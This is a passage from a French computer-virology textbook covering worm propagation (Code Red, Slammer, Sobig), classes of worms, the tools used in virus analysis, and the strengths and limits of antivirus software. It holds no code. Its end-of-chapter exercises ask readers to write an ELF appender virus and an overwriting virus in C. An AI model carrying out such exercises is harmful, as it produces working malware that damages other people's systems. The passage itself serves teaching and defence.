La courbe de la figure 5.11 montre clairement que la dissémination du ver suit une loi exponentielle entre `11:00` et `16:30`. Ceci illustre parfaitement ce qui peut être qualifié de période « effet papillon informatique » : toute nouvelle infection de serveurs a un effet global énorme. Sur l'animation de Jeff Brown, cet effet se matérialise par une brusque accélération de l'infection. Au pic de l'infection, près de 2 300 nouveaux serveurs ont été infectés chaque minute (figure 5.12).




Fig. 5.12. Nombre de serveurs infectés chaque minute par *Codered* (source [174])

De plus, la modélisation mathématique de la dissémination de ce ver[47] (effectuée par S. Staniford [211] ; lire également [229]) montre que la proportion p de machines vulnérables compromises (infectées) est donnée par :

$$p = \frac{e^{K.(t-T)}}{(1 + e^{K.(t-T)})} \tag{5.1}$$

[47] Le lecteur pourra consulter [199, section 3.2] pour une modélisation mathématique de la propagation des vers dans le contexte d'un système autonome, c'est-à-dire d'un sous-réseau administré par une « autorité unique », Internet étant vu comme une interconnexion de systèmes autonomes.

où T est une constante d'intégration décrivant l'origine temporelle de l'infection, t le temps en heures et K le taux initial d'infection, c'est-à-dire le taux avec lequel un serveur peut en infecter d'autres. Il est estimé à 1,8 serveur par heure. En d'autres termes, l'équation prouve que très rapidement la proportion de serveurs vulnérables infectés tend vers 1 (tous sont finalement infectés). À noter de plus (et cela est parfaitement visible sur l'animation de Jeff Brown) que l'infection est homogène dans l'espace : les trois continents majeurs – Europe, Asie, Amérique – sont infectés simultanément. Cela provient de la génération aléatoire, de qualité satisfaisante, des adresses IP (voir [87]).

Un autre exemple plus récent est celui du ver Sapphire/Slammer [39,175] qui a sévi en janvier 2003, isolant totalement la Corée du sud du réseau Internet. En dix minutes, près de 75 000 serveurs ont été ainsi infectés. La figure 5.13 montre la répartition des serveurs infectés par le ver, trente minutes après le début de l'épidémie.




Fig. 5.13. Répartition des serveurs infectés par Sapphire (H + 30 minutes). Le diamètre de chaque cercle est proportionnel au logarithme du nombre de serveurs infectés (Source : [175])

Ces profils de propagation sont particulièrement caractéristiques et d'une certaine manière ils constituent une sorte de signature réseau. Cela explique pourquoi, depuis 2003, ils ont cédé la place à des profils de propagation moins prévisibles et surtout plus furtifs. L'idée est de mettre en défaut les modèles de prévision établis et dont l'objectif est d'identifier dès les premiers instants.

une attaque par un ver à l'aide de sondes réparties sur toute la planète. La figure 5.14 montre quelques exemples de cette l'évolution des profils de propagation.




Fig. 5.14. En haut à gauche, un modèle classique de propagation (voir Figure 5.11). En haut à droite, modèle de ver à réveil périodique. En bas, profil de propagation d'un ver contournant des mécanismes de défense [180]

Trois grandes classes de vers sont habituellement répertoriées, même si la classification peut sembler artificielle dans certains cas.

Les vers simples

Les vers simples (encore appelés *worm*) sont du type du ver Internet (1988). Ils exploitent généralement des failles logicielles permettant l'exécution de programmes sur une machine distante, et exploitent aussi des faiblesses dans les protocoles réseau (mots de passe faibles, authentification sur

la seule adresse IP, principe de mutuelle confiance...) pour se disséminer. Cette catégorie est la seule qui légitimement peut prétendre à l'appellation de ver. Appartiennent à cette catégorie, entre autres exemples, les vers *Sapphire/Slammer* (janvier 2003), *W32/Lovsan* (août 2003) et *W32/Sasser* (avril 2004).

Les macro-vers

Souvent classés et répertoriés comme vers, ce sont plutôt des programmes hybrides virus (infection de support transmis par réseau) et vers (utilisation du réseau pour la transmission). Mais il faut reconnaître que cette classification est assez artificielle. De plus, le mode d'activation est le plus souvent le fait d'une action humaine, ce qui correspond plus à un mécanisme de virus.

Le mode de dissémination se fait par des pièces jointes contenant des documents bureautiques infectés. De ce fait, ils pourraient être rattachés aux macro-virus. L'ouverture de la pièce jointe provoque dans un premier temps l'infection du logiciel bureautique concerné. Ensuite, le ver propage l'infection en parcourant le carnet d'adresses pour envoyer des messages électroniques, usurpant l'identité de l'utilisateur en vue d'inciter le destinataire du mail à ouvrir la pièce jointe infectée. Enfin, le ver exécute une éventuelle charge finale. L'exemple le plus célèbre est celui du ver Melissa en 1999. Ce ver utilisait la pornographie comme base d'ingénierie sociale.

Notons que cette technique est aisément généralisable à tout format de documents (virus de documents) permettant l'exécution de code malveillants [153]. En 2007, le macro-ver *BadBunny*, se propageant *via* des documents *OpenOffice* a remis ce type de vers sur le devant de la scène [113].

Les vers d'emails

Ces vers sont encore appelés *mass-mailing worm*. Là encore, le principal medium de propagation est la pièce jointe contenant un code malicieux activé soit directement par l'utilisateur, soit indirectement par l'application de courrier électronique, en vertu de failles (*Outlook/Outlook Express* version 5, par exemple, lance automatiquement tout code exécutable présent dans les pièces jointes). L'exemple le plus célèbre, pour cette catégorie, est le ver ILOVEYOU qui a frappé en 2000, par une utilisation judicieuse de l'ingénierie sociale (l'infection s'effectuait par le biais d'une pièce jointe contenant le code malveillant, prenant l'apparence d'une lettre d'amour). Le nombre de machines infectées est estimé à près de 45 millions. Là encore, la classification dans les vers est assez contestable mais elle a été conservée ici, étant celle retenue le plus souvent.

La propagation de ces vers est généralement fulgurante mais s'éteint assez vite, car les mesures de lutte se mettent rapidement en place. La figure 5.15 montre l'attaque par le ver *W32/Bugbear-A* en octobre 2002 (les données ici présentées sont dues à Jean-Luc Casey) et son évolution durant un mois. L'attaque démarre le 30 septembre 2002 vers `19:30` (GMT+2). L'effet des week-ends est visible notamment lors du premier week-end (5-6/10) mais également les 12-13/10 (baisse d'activité du courrier électronique). L'attaque a un profil très classique : violente au début avec une phase ascendante de quelques jours puis régression rapide au cours de laquelle les antivirus sont mis à jour. Il faut attendre le 24/10 pour voir le virus entrer en phase d'extinction.




Fig. 5.15. Évolution de l'attaque par *W32/Bugbear-A* (Oct. 2002 - Source J.-L. Casey)

Le 18 août 2003, le ver *W32/Sobig-F* a frappé. Il figure parmi les vers d'emails ayant infecté le plus grand nombre d'utilisateurs : plus de cent millions ont été touchés par ce ver (source F-Secure), dont plus de vingt millions pour la seule Chine (source Reuters). L'action de ce ver est telle que nous citerons Mikko Hypponen, directeur de la recherche antivirale chez F-Secure [123] (traduction de l'anglais) :

« Les techniques avancées utilisées par le ver prouvent de façon évidente qu'il n'a pas été écrit par le programmeur habituel, type adolescent auteur de virus. Le fait que les variantes précédentes de Sobig ont été utilisées par les spammers[48] *sur une très large échelle est une preuve de la recherche d'un gain commercial. Qui est derrière tout cela ? Pour moi, cela ressemble à du crime organisé. »*




Fig. 5.16. Évolution de l'attaque par *W32/Netsky-P* et *W32/Zafi-B* (Juillet - août 2004)

Le ver *W32/Mydoom* qui a frappé en janvier 2004 a malheureusement battu ce triste record [96] et depuis d'autres vers comme ceux appartenant aux familles *W32/Bagle* ou *W32/Netsky* ont également défrayé la chronique par le nombre important d'utilisateurs qui en ont été victimes. Une tendance semble cependant se dessiner depuis le début 2004 : le profil classique évoqué précédemment avec le ver *W32/Bugbear-A* n'est plus systématique et la durée de vie d'un ver peut s'allonger significativement. Les statistiques de

[48] Au total, cinq variantes du ver *W32/Sobig* sont connues. Le spam est le fait d'utiliser le mail, souvent de manière agressive et massive, pour diffuser des publicités commerciales directement auprès des utilisateurs.

l'année 2004[49] le montrent clairement pour un nombre non négligeable de vers (voir figure 5.16 pour une comparaison des statistiques concernant les vers *W32/Netsky-P* et *W32/Zafi-B*[50]).

Cela semble indiquer une baisse de la vigilance des utilisateurs due à une sensibilisation encore trop sporadique[51].

5.6 Outils en virologie informatique

Les outils généralement utilisés en virologie informatique sont peu nombreux et surtout faciles à obtenir. Là réside le véritable danger des virus et autres infections informatiques. Autant le contrôle des armes de destruction massives, qu'elles soient nucléaires, chimiques ou biologiques, est possible (avec des difficultés certes plus ou moins grandes selon la nature des armes, tant au niveau des matières et matériels nécessaires que des spécialistes compétents), autant celui des armes d'« *infection massive* », comme peuvent l'être les vers, est impossible.

Les connaissances sont faciles à acquérir (il suffit d'être motivé) et les outils sont, finalement, on ne peut plus anodins : ce sont ceux de l'industrie informatique. À ce stade, il ne fait aucun doute que les attaques d'envergure régionale ou planétaire (comme ce fut le cas en janvier 2003 avec le ver *Sapphire/Slammer*), par virus ou par ver, sont vouées à se multiplier, dans un avenir proche. La vigilance et la compétence des organismes internationaux d'alerte n'ont d'égal que l'imagination des pirates, leur motivation et l'existence (il est nécessaire de le rappeler encore une fois) de failles logicielles. Les cibles et les victimes sont ici les ressources informatiques industrielles et nationales des pays.

Quels sont ces outils ? Précisons tout d'abord qu'ils sont les mêmes, que l'on se place côté défense (les professionnels de la lutte antivirale) ou côté attaque (les programmeurs de virus). Énumérons-les :

- un compilateur (assembleur, langage C...) ou un interpréteur (VBA, VBScript...) pour le langage considéré. Pour des langages comme le VBA ou autre, il est disponible de façon native avec certains logiciels (logiciels de la suite *Office*, *Internet Explorer*...) ;

[49] Je remercie au passage Cédric Foll et Guillaume Arcas pour les très nombreuses statistiques qu'ils ont eu la gentillesse de me fournir très régulièrement.

[50] Le ver *W32/Netsky-P* est apparu le 21 mars 2004 alors que le ver *W32/Zafi-B* a fait lui son apparition le 11 juin 2004. Tous deux appartiennent à la catégorie des vers d'emails.

[51] Selon le CERT-Renater, et à titre d'exemple, en février 2004, plus d'un quart des mails échangés était infecté.

- un logiciel de désassemblage. Il permet d'obtenir un code source à partir d'un fichier (binaire) exécutable. L'analyse d'un code infectieux instruit autant celui qui veut lutter contre, que celui qui veut apprendre à en maitriser les techniques. Citons le produit phare `IDA Pro`[52] ;
- un débugger (logiciel permettant l'exécution en mode pas à pas). Ce type de logiciel permet d'analyser, de disséquer et de comprendre le comportement d'un code infectieux. Le produit le plus utilisé est `Soft ICE`[53] ;
- un éditeur hexadécimal (visualisation et manipulation des données brutes, c'est-à-dire non interprétées d'un fichier, quelle que soit sa nature) ;
- divers utilitaires facilitant l'analyse ou la manipulation des fichiers exécutables (analyseur d'en-tête `PE` par exemple) ou de l'activité système en temps réel (appel des API par exemple ; utilitaires `FileMon`, `Regmon`...) ;
- des ressources bibliographiques et de la documentation technique. Tout se trouve, de nos jours, sur le réseau Internet. Des sites complets se sont spécialisés dans ce domaine et les principales sociétés informatiques (de logiciels et de matériels) mettent elles-mêmes en ligne toutes les ressources documentaires nécessaires.

La liste s'arrête là. Ajoutons qu'il faut cependant beaucoup de patience, de motivation, d'acharnement et de passion pour acquérir la maîtrise tant de la création que de la lutte. Mais le lecteur mesurera facilement, à la faible taille de cette liste, tout le danger que peuvent représenter les infections informatiques. Encore faut-il se féliciter du fait que, jusqu'à présent, l'incompétence ou l'amateurisme de la plupart des programmeurs de virus, ou un sursaut de conscience (en limitant les effets de leurs créations) de certains auteurs, ont permis de limiter les dégâts. Comment gérer les pays qui développent de manière efficace des armes informatiques [83–85] ? Il est totalement illusoire de penser que des commissions d'experts en désarmement de l'Organisation des Nations Unies puissent jouer un quelconque rôle.

Exercices

1. En vous inspirant du virus *Unix.satyr* dont le code est détaillé dans le chapitre 9, écrivez en langage C, un virus infectant les binaires ELF, en

[52] IDA Pro ©Datarescue - `http://www.datarescue.com`

[53] Soft ICE ©Compuware - `http://www.compuware.com/products/driverstudio/softice/`

ajoutant la plus grande partie de son code en position terminale (type *appender*). Pour exécuter le virus en priorité au lancement du fichier hôte infecté, une portion de code devra cependant être placée en tête du fichier exécutable cible (c'est l'équivalent des quelques octets codant une fonction saut vers le code viral, en fin de fichier).

2. Programmez en langage C un virus fonctionnant par écrasement de code. En vous inspirant du virus *vcomp_ex_v2* présenté dans le chapitre 9, diminuez sa virulence en tenant compte de la taille du fichier cible avant infection.

6

La lutte antivirale

6.1 Introduction

Dans ce chapitre seront exposées succinctement[1] les techniques de lutte antivirale utilisées de nos jours. Ces techniques, bien que généralement efficaces, ne suppriment pas tous les risques et ne peuvent que les réduire. Il est donc essentiel de ne pas baser une politique de lutte antivirale sur la seule mise en œuvre d'un antivirus, aussi performant soit-il. Nous présenterons donc les principales règles d'*hygiène informatique*, très efficaces lorsque strictement observées, qui doivent, en amont de l'antivirus, être appliquées. La plupart proviennent des modèles de sécurité définis dans les années quatre-vingts.

Le problème de la lutte (prévention, détection, éradication) contre les infections informatiques est plus délicat à envisager et à traiter qu'il n'y paraît, au-delà des résultats théoriques présentés dans le chapitre 3. Nous retiendrons les deux aspects suivants, au moins, pour illustrer notre propos.

- La notion de lutte n'est valide que par rapport à un référentiel d'environnement, de tests, de techniques.... La complexité théorique de la détection virale oblige à adopter des techniques probabilistes ou statistiques, avec les probabilités d'erreur qui y sont naturellement atta-

[1] Il est paradoxalement plus aisé de disposer ou d'obtenir des informations sur la conception des virus, que des informations techniques véritablement détaillées sur les mécanismes antiviraux. Le seul moyen est une étude des antivirus, soit par désassemblage – mais ces techniques sont longues et fastidieuses, en particulier lorsque l'exécutable est protégé (compression, chiffrement, obfuscation) – soit par des tests ciblés permettant de déterminer les techniques et modes de lutte utilisés. L'étude de la base de signatures est également nécessaire [104].

chées[2]. Cela signifie qu'en se plaçant dans un référentiel différent, la lutte devient ineffective tant qu'elle ne prend pas en compte ce changement de référentiel. C'est l'état d'esprit et le mode d'action des programmeurs d'infections informatiques, réellement efficaces.

- Le second aspect des choses concerne la confiance à accorder aux techniques de lutte antivirale, au-delà des problèmes d'erreur évoqués dans le premier point. Prenons un exemple précis. Si mon antivirus a détecté la version B d'un ver donné, puis-je véritablement lui faire confiance ? Sera-t-il capable de distinguer spécifiquement une éventuelle version B', identique en tous points à la version B (et qu'il détectera comme telle) mais avec, en prime, une bombe logique ou un cheval de Troie, parfaitement cachés. La désinfection ayant eu lieu, le risque potentiel existe que ce bonus, installé et devenu indépendant avant l'éradication du « virus porteur » soit toujours actif mais indétectable puisque désormais privé de son vecteur viral. Pourtant, notre antivirus a rempli son rôle. Nous sommes soulagés et convaincus de la disparition du risque.
  Si, maintenant, un attaquant veut infecter nos machines, il prendra un ver ou un virus déjà détecté mais ajoutera une telle charge, intelligemment – en général, après analyse de tel ou tel antivirus, ce que font les rétrovirus – et de manière non discriminante – l'antivirus ne fera pas la différence avec la version non modifiée. Dans le cas, par exemple, d'une entreprise ou d'une administration, il peut s'agir d'une attaque à double niveau, ciblée. Seul le premier niveau de l'attaque sera vu, pas le second. Que penser alors ? Cela signifie que notre antivirus ne peut dire que ce qu'il a été programmé pour dire. La certitude ne vient que par l'analyse du code viral. Or, cette analyse est généralement faite avant, pour mettre le produit à jour, rarement après, si aucune autre raison n'incite à le faire, autrement dit, si le bonus de notre attaquant reste non détecté.

Les expériences et les tests effectués en laboratoire ont montré que n'importe quel antivirus était relativement facile à contourner [104]. Malheureusement, aucune exception n'a été constatée, et ce, quelles que soient les techniques de lutte utilisées, les arguments marketing de certains éditeurs d'antivirus (souvent exagérés, voire quelquefois fallacieux), et surtout, quel que soit le mode de fonctionnement : statique et dynamique. Dans tous les cas, l'insertion et l'exécution des virus et vers sont restées non détectées.

[2] Le terme de fausse alarme, si mal défini en règle générale dans le monde des antivirus, est précisément ce que l'on appelle erreur de première espèce (voir section 6.2.1).

Cela signifie-t-il qu'un antivirus est inutile ? Certainement pas[3] ! Mais, il importe d'en comprendre les principales techniques qu'il met en œuvre, pour mesurer combien chacune d'elles renferme ses propres limitations. Le but est, au final, de sensibiliser l'utilisateur au fait qu'il est indispensable de mettre en œuvre, en amont et en aval de tout antivirus, des mesures d'« *hygiène informatique* ».

6.2 La lutte contre les infections informatiques

Les études théoriques menées durant les années 1980 [1, 51] ont suscité par la suite un grand nombre d'études qui, très vite, ont permis de définir plusieurs techniques et plusieurs modèles permettant une lutte effective, quoique sous-optimale en vertu des résultats théoriques initiaux, contre les diverses infections informatiques. Si leur mise en œuvre est plus ou moins aisée, leur efficacité varie suffisamment pour obliger à les utiliser de manière conjointe. Le résultat théorique le plus important reste celui de Fred Cohen, qui démontra, en 1986, que déterminer si un programme est infecté est un problème en général indécidable (au sens mathématique du terme). Ce résultat a été présenté dans le chapitre 3.

Un corollaire important est qu'il est toujours possible de leurrer un logiciel antivirus (exercice favori des programmeurs de virus et autres infections informatiques). C'est une réalité intimement liée à la notion de sécurité (définition 52). Une étape préalable consistera à étudier les forces et faiblesses de ces antivirus, afin de mieux comprendre comment les contourner.

Que dire de l'efficacité des techniques de lutte antivirale aujourd'hui ? Les antivirus actuels, pour les plus efficaces, présentent des performances globalement excellentes. Encore faut-il regarder dans le détail. Sur les virus connus et relativement récents, le taux de détection est proche du 100 % avec un taux très faible de fausses alarmes. En ce qui concerne les virus inconnus, le taux de succès se situe entre 80 à 90 %. Encore faut-il également différencier les virus inconnus utilisant des techniques virales connues, des virus véritablement inconnus qui mettent en œuvre des techniques virales inconnues (voir dans [104, Chapitre 3] une étude statistique détaillée de ce point ci). Dans ce dernier cas, aucune statistique n'est connue car les éditeurs

[3] La meilleure illustration de tous ces aspects est la suivante : un conducteur ne peut conduire sa voiture sans une police d'assurance valide. Mais être assuré ne garantit pas l'absence d'accidents pour autant. Il est indispensable, en plus, de respecter le code de la route et d'entretenir son véhicule. Et même là, le risque n'est que réduit. L'antivirus est la police d'assurance de l'ordinateur.

d'antivirus ne communiquent pas sur ce sujet. La réalité des expériences prouve qu'un virus (ou un ver) vraiment novateur parvient à leurrer non seulement les antivirus mais également les pare-feux (le meilleur exemple, récent, est le ver Nimda[4] [28]). En outre, beaucoup de virus et de vers sont trop mal écrits ou présentent des erreurs de programmation telles que leur détection est un jeu d'enfant.

Pour les vers, la situation est nettement moins reluisante. Les antivirus sont trop souvent incapables de détecter les nouvelles générations, avant mise à jour. Les éditeurs sont clairement dans une situation de réaction et non d'anticipation. La situation est également nettement moins bonne en considérant les dernières générations de vers (Klez, BugBear...). Si les antivirus parviennent à les détecter (après avoir mis à jour leurs produits), ils réussissent de moins en moins à désinfecter automatiquement les machines infectées. Il est nécessaire de recourir à des utilitaires spécifiques à chaque ver – téléchargeables sur les principaux sites d'éditeurs de produits antivirus – ou bien à une manipulation souvent trop complexe pour l'utilisateur de base. Dans les deux cas, l'ergonomie du produit antiviral s'en trouve amoindrie, voire fortement remise en question.

Un autre facteur à prendre en considération, concernant la détection des vers, provient de la nature même de ces infections informatiques. Les vers, pour la plupart, génèrent des millions de copies d'eux-mêmes, occasionnant une telle perturbation du réseau et des serveurs qui y sont connectés, que leur existence ne peut qu'être détectée. La situation serait nettement moins facile à gérer, dans le cas d'un ver espion, par exemple, qui, de façon ciblée, viserait un groupe restreint de machines (voir notamment le problème posé par le ver espion « *Magic Lantern* », développé par le F.B.I. [91]).

Concernant la détection des autres types d'infections informatiques (chevaux de Troie, bombes logiques, leurres), la situation est également moins en faveur des antivirus. Ces derniers ne les détectent pas de façon fiable, en particulier pour ce qui est des nouveaux types. Dans ce cas, un pare-feu (aux limitations naturelles près de ces produits) a plus de chances, quelquefois, d'être efficace et constitue un complément indispensable à l'antivirus, à la condition expresse qu'il soit bien configuré et que les règles de filtrage soient auditées fréquemment et réévaluées.

Un autre point important, qu'il convient de souligner, est que la lutte antivirale représente avant tout un enjeu commercial. Étant donné le nombre de produits disponibles, cela se traduit pas une regrettable concurrence qui n'est pas en faveur de l'utilisateur final. Cette concurrence oblige à avoir un

[4] Voir également `www.f-secure.com/v-descs/nimda.shtml`

produit toujours plus « ergonomique » (autrement dit, une belle interface devant laquelle l'utilisateur à de moins en moins la main), toujours plus rapide (l'utilisateur ne doit pas être gêné par un ralentissement, même léger, provoqué par son antivirus en mode dynamique) et toujours plus compact (notamment, en ce qui concerne la taille de la base de signatures).

Des tests effectués au Laboratoire de Virologie et de Cryptologie de l'École Supérieure et d'Application de Transmissions puis au Laboratoire de Virologie et de Cryptologie opérationnelles de l'École Supérieure en Informatique, Électronique et Automatique (ESIEA), ont montré [104], tous produits confondus, que certains virus anciens (les virus considérés sont cependant différents d'un produit à un autre, en général) ne sont plus détectés. Ceci est la conséquence, vraisemblable, de la volonté de limiter la taille des bases de signatures virales, ces virus étant jugés comme ayant pratiquement disparu. Mais cela n'explique pas pourquoi ces mêmes virus ne sont plus détectés par des techniques dynamiques (moniteur de comportement, émulation de code). Fort du résultat de ce genre de tests, qu'il pourra très facilement effectuer, un attaquant saura alors aisément comment contourner tel ou tel produit antiviral.

Une fois encore, nous constatons, illustration parfaite de la définition 52, que l'étude d'un produit antiviral permettra de déterminer comment le leurrer. Nous allons présenter, succinctement[5], les principales techniques antivirales actuelles.

6.2.1 Les techniques antivirales

Avant de passer en revue les techniques antivirales, il convient de rappeler qu'un antivirus fonctionne – à quelques rares exceptions près – selon deux modes :

- en mode statique : l'antivirus n'est alors actif que par une action volontaire de l'utilisateur (déclenchement manuel ou pré-programmmé). Il est donc le plus souvent inactif et aucune détection n'est possible. C'est le mode le plus adapté aux machines de faible puissance. La technique de surveillance de comportement n'est pas disponible dans ce mode ;
- en mode dynamique : l'antivirus est, en fait, résident et surveille en permanence l'activité du système d'exploitation, du réseau et surtout de l'utilisateur. Il prend la main avant toute action et tente de déterminer

[5] Il est assez amusant, et somme toute logique, de constater que si les programmeurs de virus communiquent facilement leurs connaissances techniques, il n'en est pas de même pour les programmeurs d'antivirus. Malgré cela, les premiers parviennent à défaire les seconds.

si un risque viral existe, lié à cette action. Ce mode est gourmand en ressources et nécessite des machines relativement puissantes, pour ne pas être handicapant et pousser l'utilisateur (cas trop souvent rencontré) à désactiver ce mode au profit du précédent.

Afin de lutter contre les techniques anti-antivirales, elles-mêmes toujours plus retorses et complexes (voir la section 5.4.6), notamment celles actives contre les antivirus, ces derniers deviennent de plus en plus difficiles à désinstaller. Cela complique bien évidemment la tâche des virus, mais rend très difficile, pour l'utilisateur, le changement de produit. Nous avons été confrontés à ce problème, alors que nous devions opérer un tel changement (adoption d'un nouveau logiciel antivirus). Il a été impossible, dans quelques cas, de correctement désinstaller l'ancien produit pour installer, sans problèmes, le nouveau, à moins de ... totalement formatter le disque dur (cas limités à certains systèmes d'exploitation sous certaines configurations) !

Un autre aspect, fondamental, étayé par de nombreux tests en laboratoire, est la nécessité de configurer correctement son antivirus et surtout de ne pas se contenter de la configuration par défaut. Il a été possible d'introduire des virus en conservant simplement le paramétrage par défaut de certains antivirus. Une fois l'antivirus correctement configuré, ces virus ont été détectés.

Les antivirus modernes, pour les plus efficaces, conjuguent plusieurs techniques (programmées dans des modules dénommés moteurs) afin de réduire le risque de fausses alarmes et de non-détection, au minimum. Elles peuvent être classées en deux groupes : les techniques statiques et les techniques dynamiques.

Techniques antivirales statiques

Essentiellement trois techniques principales [104] peuvent être citées.

Recherche de signatures

